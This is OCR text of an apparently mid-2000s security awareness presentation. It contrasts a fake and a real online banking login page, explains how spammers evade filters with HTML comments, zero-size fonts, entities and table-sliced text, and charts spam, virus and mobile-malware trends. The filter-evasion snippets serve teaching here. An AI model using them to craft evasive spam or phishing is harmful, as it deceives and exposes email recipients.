
Password:

Password Rules: Must be 8-16 characters and include both numbers and letters (at least one of each). Passwords are case sensitive.

Tips:

- If you cannot login or get a disabled message, call **800-395-1856** Monday through Friday 7 a.m. to 7 p.m. CT and 7 a.m. thro
- Do not use your browser's back button while logged into RegionsNet.

Fake site



RegionsNET - Online Banking - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Regions NET
ONLINE BANKING
Contact Us
Bank Anytime, Anywhere.

https://secure.regionsnet.com/EBanking/logon/user?a=defaultAffiliate

RegionsNet: Frequently Asked Questions

Reminder: Regions does not contact customers via e-mail to verify or request security information. If you have recei
mail, please forward it to phishing@regions.com. To learn more about how to protect yourself online, Click Here.

Secure Login

Enter your Login ID and Password to access your online accounts.

Login

By accessing this online system you agree to have read and accepted the terms set forth in the Regions Online Banking Agreeme
Statement.

Login ID:

Password:


Password Rules: Must be 8-16 characters and include both numbers and letters (at least one of each). Passwords are case sensitive.

Tips:

- If you cannot login or get a disabled message, call **800-395-1856** Monday through Friday 7 a.m. to 7 p.m. CT and 7 a.m. through
- Do not use your browser's back button while logged into RegionsNet.

Real site

What is my trick to spot a phish?



Scheme:

Item: Menu

Size: 24

Color:

Font: Tahoma

Size: 8

Color:

- Change every single desktop appearance feature to some other font (Icon, Menu, Message Box, etc.)
- I use Tahoma size=8, bold

Spammer tricks


- `F<!-- xyz -->r<!-- abc -->e<!-- 123 -->e`
- `Po<font size=0>&nbsp;</font>rn`
- `&#86;&#105;&#97;&#103;&#114;&#97`

The simplest – comment HTML

Black-hole technique – zero size font

HTML entities – mainly used to send special characters

Guess what it says - 10 seconds – more BBQ aprons ...




C:\Hank\PPT Presentations\mexico\spam-1.html

Free
Po rn
Viagra

More spammer

```
<table border=0 cellpadding=0
<tr valign=top>
<td><font face=Courier>V<br>s
<td><font face=Courier>i<br>a
<td><font face=Courier>a<br>m<br>E</font></td>
<td><font face=Courier>g<br>p<br>E</font></td>
<td><font face=Courier>r<br>l</font></td>
<td><font face=Courier>a<br>e</font></td>
<td><font face=Courier>&nbsp<br>s</font></td>
</tr>
</table>
```



C:\Hank\PPT Presentations\mexico\spam-2.html - Microsoft Inter
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address

C:\Hank\PPT Presentations\mexico\spam-2.html

```
Viagra
samples
FREE
```

Slice & Dice method – just like a paper shredder would do


Proportion of email seen as spam



$$$ makes the world go around

Source: Messagelabs, Oct 2004


Proportion of emails carrying virii



Great – email virii threat is going down! Why?

Source: Messagelabs, Oct 2004

Mobile virii




Name	Type	First variant*	quantity of variants*
Cabir	Bluetooth-Worm	June 2004	10
Mosquit	Trojan	August 2004	1
Skuller	Trojan	November 2004	6
Lasco	Bluetooth-Worm/Virus	January 2005	1
Locknut	Trojan	February 2005	2
Comwar	MMS-Worm	March 2005	2
Dampig	Trojan	March 2005	1
Drever	Trojan	March 2005	3

The kids are off to hack new realms

Source: Kaspersky Labs, Mar 2005

What one site is the #1 site used to hack your site?

10 seconds…



SYNGRESS®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP

Google Hacking for Penetration Testers

